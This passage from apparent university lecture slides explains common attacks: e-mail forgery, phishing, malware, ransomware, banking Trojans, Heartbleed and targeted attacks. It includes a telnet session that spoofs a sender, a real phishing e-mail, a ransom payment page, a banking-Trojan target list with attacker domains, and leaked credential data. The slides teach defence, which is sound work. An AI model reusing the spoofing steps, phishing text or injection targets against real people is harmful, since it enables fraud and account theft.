Attacks

Common attack types

1) Forged e-mail and phishing
2) Malware
3) Exploits
4) Targeted attacks
5) Web site vulnerabilities

1. Forged E-mail

- E-mail is based on a protocol dating back to 1982
  - SMTP (Simple Mail Transfer Protocol)
  - A that time everybody trusted everybody on the internet
- The sender address is not verified
- By default, nothing is encrypted
- Think postcard
- Forged e-mail is used for phishing campaigns

Forged e-mail

- It is easy to forge any sender address
- However, every intermediate mail server will add some comments on the message
- It may thus be possible to trace the message back to its sender
- Démo:

Forging a message

```
telnet smtp1.epfl.ch 25
Trying 128.178.7.12...
Connected to smtp1.epfl.ch.
220 smtp1.epfl.ch ESMTP
helo hacker.epfl.ch
250 smtp1.epfl.ch
mail from:<mephisto@hell.com>
250 ok
rcpt to:<philippe.oechslin@epfl.ch>
250 ok
data
354 go ahead
Subject: Surprise!

have a nice day
.
250 ok 994426415 qp 14851
quit
221 smtp1.epfl.ch
Connection closed by foreign host.
```

Result

```
Return-path: <mephisto@hell.com>
Received: from mail1.epfl.ch (mail1.epfl.ch [128.178.7.12])
 by imap.epfl.ch (iPlanet Messaging Server 5.0 Patch 3 (built Mar 23 2001))
 with SMTP id <0GG200DF50C01G@imap.epfl.ch> for oechslin@ims-ms-daemon
 (ORCPT oechslin@imap.epfl.ch); Fri, 06 Jul 2001 15:33:36 +0200 (MET DST)
Received: from lasecpc5.epfl.ch (HELO hacker.epfl.ch) (128.178.73.57)
  by mail1.epfl.ch with SMTP; Fri, 06 Jul 2001 13:33:02 +0000
Date: Fri, 06 Jul 2001 15:33:36 +0200 (MET DST)
Date-warning: Date header was inserted by imap.epfl.ch
From: mephisto@hell.com
Subject: Surprise!
Bcc:
Message-id: <0GG200DF60C01G@imap.epfl.ch>
Delivered-to: philippe.oechslin@epfl.ch

have a nice day
```

Phishing campaign of 9.02.16

De KANTONAL BANK <e-banking.sicherheit@kantonalbank.ch>
Sujet **e-BANKING SICHERHEIT - DRINGEND** 04:2
Réponse à e-banking.sicherheit@kantonal.ch
Pour Recipients <e-banking.sicherheit@kantonalbank.ch>

KANTONAL BANK
Postfach
8010 Zürich
10-02-2016

Sehr geehrter Kunde,


Bitte beachten Sie, dass Ihr e-banking-Zugang bald abläuft. Um diesen Dienst weiterhin nutzen zu können, klicken Sie bitte auf den untenstehenden Link um Ihren Zugang manuell mit unserem Sicherheits-Update zu aktualisieren:

klicken Sie hier

Nach Vervollständigung dieses Schrittes werden Sie von einem Mitarbeiter unseres Kundendienstes zum Status Ihres Kontos kontaktiert.

Beim e-banking haben Sie per Mausklick alles im Griff! Mit dem komfortablen e-banking Ihrer Kantonal Bank haben Sie schnellen und problemlosen Zugang zu Ihrem Girokonto und erledigen Überweisungen und Daueraufträge bequem per Mausklick. Das e-banking
bietet aber noch viele weitere Vorteile.

Phishing campaign of 9.02.16



Phishing campaign of 9.02.16

```
Received: from epfl.ch (128.178.50.68) by EWA8.intranet.epfl.ch
 (128.178.224.63) with Microsoft SMTP Server (TLS) id 14.3.248.2; Wed, 10 Feb
 2016 05:07:05 +0100
Received: by mailcleaner3 stage2 with id 1aTM3L-00080V-R8   for
 <oechslin@intranet.epfl.ch>; Wed, 10 Feb 2016 05:06:55 +0100
Received: from smtp1.epfl.ch ([128.178.166.2])  by epfl.ch stage1 with esmtp
    (Exim MailCleaner)  id 1aTM3L-00080E-Kl     for <oechslin@intranet.epfl.ch>
    from <e-banking.sicherheit@kantonalbank.ch>; Wed, 10 Feb 2016 05:06:55 +0100
Received: (qmail 16278 invoked by alias); 10 Feb 2016 04:06:55 -0000
X-MailCleaner-SPF: none
Delivered-To: spamf-philippe.oechslin@epfl.ch
Received: (qmail 16264 invoked by uid 107); 10 Feb 2016 04:06:55 -0000
X-Virus-Scanned: ClamAV
Received: from mail.karatay.edu.tr (HELO mail.karatay.edu.tr) (95.183.232.25)
 (TLS, DHE-RSA-AES256-SHA cipher)  by smtp1.epfl.ch (AngelmatoPhylax SMTP
 proxy) with ESMTPS; Wed, 10 Feb 2016 05:06:55 +0100
Received: from localhost (localhost.localdomain [127.0.0.1])    by
 mail.karatay.edu.tr (Postfix) with ESMTP id DB61015835D6;  Wed, 10 Feb 2016
 05:25:01 +0200 (EET)
Received: from mail.karatay.edu.tr ([127.0.0.1])    by localhost
 (mail.karatay.edu.tr [127.0.0.1]) (amavisd-new, port 10032)    with ESMTP id
 P0VGXy69Re5Z; Wed, 10 Feb 2016 05:25:01 +0200 (EET)
Received: from localhost (localhost.localdomain [127.0.0.1])    by
 mail.karatay.edu.tr (Postfix) with ESMTP id 3360515835F6;  Wed, 10 Feb 2016
 05:25:01 +0200 (EET)
```

LASEC

2. malware


- Virus: fragment that does not propagate by itself (rare)
- Worm: program that propagates autonomously
- Trojan Horse: useful program that contains a malicious program (or that malicious program)
- Backdoor: hidden access to you computer
- Adware: program that displays ads
- Ransomware: program that asks for money give you access to your data/computer

Monetization of malware

- Money transfer (e-banking)
- Extortion (encryption of files)
- Abuse of e-mail for phishing, spam, lost traveler hoax
- Creation and rental of botnets
- Advertisement
- Espionage

Typical malware actors

- Governments
- Companies
- Organized crime
- Small criminals



Propagation of malware


- By e-mail (spam)
  - E.g zipfile with program, Office document with macros
- Download from web sites
  - E.g. new video decoder
- Copying over local network
- Copy to/from UBS sticks
- Some malware exploit vulnerabilities in the web browser or plug-ins (flash, acrobat)
  - drive-by download : no user interaction needed

Ransomware

- The malware encrypts all files on the computer and accessible over the network
- To get a decryption key, the victim has to pay a ransom, typically $500 in bitcoins
- An easy way for small criminals to make good moneyUn moyen efficace pour les petits criminels de gagner
- The only way to avoid paying, is to have a complete backup
  - … and which is not encrpyted


Ransomware: example


Le Matin


Decrypt service - Tor Browser
Decrypt service
Decrypt service
Decrypt service
How To Buy Bi...
Problem loadi...
BTCDirect -
ayh2m57ruxjtwyd5.onion/Nj0ede
Search
Decrypt service - Tor Browser
Decrypt service
Bitcoin address 15juvoq...
ayh2m57ruxjtwyd5.onion/Nj0ede
search blockchain
Payment is made successfully. Download the archive decrypt.zip and unzip it to any folder and then run the file decrypt.exe, then follow the instructions to decrypt files.
Please turn off or remove your antivirus before downloading decoder.
Antivirus can prevent you to download and decrypt your files
Your system: Windows 7 (x64) First connect IP: 42.61.90.214
Refresh
Payment
FAQ
Support
Your sent drafts
Num
Draft type
Draft number or transaction ID
Amount
Status
1
Bitcoin
94c7a277bc5ad6a3f0f7be1f989b4d12e9779d56ca1f1d43ff9
505
Valid
1 valid drafts are put, the total amount of 505 USD/EUR. The residue is 0 USD/EUR.
Your payments not found.
0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.

Banking Trojans

- Their goal is to empty your bank account
  - They wait for you to connect to you bank and then do the transfers in your name
- You typically find them in a zip or Office attachment






They are very specialized

- Here we have a swiss version
- It has been configured for many swiss e-banking sites


```
<litem>
ebanking-ch2.ubs.com/workbench/Index.do*
ebanking-ch2.ubs.com/*
phdkhxhpiermvkvf.com
srv_ebanking-ch2_ubs_com
</litem>
<litem>
onlinebanking.bankcoop.ch*
onlinebanking.bankcoop.ch/*
tukuxbunbkplndwyjpcqt.com
srv_onlinebanking_bankcoop_ch
</litem>
<litem>
tb.raiffeisendirect.ch*
tb.raiffeisendirect.ch/*
zbjqxatnhqjjfmqteb.com
srv_tb_raiffeisendirect_ch
</litem>
<litem>
wwwsec.ebanking.zugerkb.ch/authen/login*
wwwsec.ebanking.zugerkb.ch/*
wbmaitjdpihckbwjpvghby.com
srv_wwwsec_ebanking_zugerkb_ch
</litem>
<litem>
wwwsec.valiant.ch/authen/login*
```

This e-mail stole 30’000.-



3. Exploits

- Most software has bugs
- Some bugs can be exploited by hackers for their benefit
- An « exploit » is the method, the script that with which the bug can be exploited
- Exploits for servers can give access to data
- Exploits on clients (browser, adobe) are used to infect workstations and create botnets



Examples of exploits

- April 2014: Heartbleed
  - An error in memory management allowed anyone tor read random information from web servers
    - Remotely, without any authentication
  - The exploit was published after a patch had been made available

Heartbleed

```
Accept-Language: pt-PT,pt

Cookie: ypcdb=2e4543897424889932190a2a2f4aa20d;YLS=v=1&p=0&
 n=9&B=4jom3id9k7vi&b=4&d=kbDr7eppYEfxY8kz.cihqBuos0o-&s=ak
 &i=OhuPsFd4GSMsfTo63J0D;F=a=1nLNuzEMvStsrO0rd0V.BMoSG.Be3b
 UEfCEkBcSHymmLiD3xWErxfUiUGBPvSUylKerbE

u=3vfi6p59k7vqm&.persistent=y&pad=6&aad=6&passwd=Dr.Jan[redacted]&.save=&
passwd_raw=&ue=212&mobileNumber=62445[redacted]&mm=10&dd=1&yyyy=1984&gender
=f&mobileCountryCode_alt=212&mobileNumber_alt=&mobileNumberAnnot

User-Agent: Mozilla/5.0(iPhone; CPU iPhone OS 7_1 like Mac OS X)
Apple WebKt/537.51.2 (KHTML, like Gecko) Mobile/11D16
```

Examples of exploits

- Feb 2018: Flash Player
  - “An increasingly sophisticated hacking group is exploiting a zero-day vulnerability in Adobe's Flash Player that lets them take full control of infected machines, researchers said Friday. “
  - Distributed through an Excel document
  - Was used mainly to attack south korean targets
- Zero day means: the bug was found and the exploit developed without the editor of the software knowing it

https://arstechnica.com/information-technology/2018/02/theres-a-new-adobe-flash-0day-and-up-and-coming-hackers-are-exploiting-it//

4. Targeted attacks

- To avoid being detected, targeted attacks are only sent to a few select victims
- They often make use of **social engineering** (the art of hacking your brain)
- It is often easier to fool people than to hack computers

Example of a company in Geneva

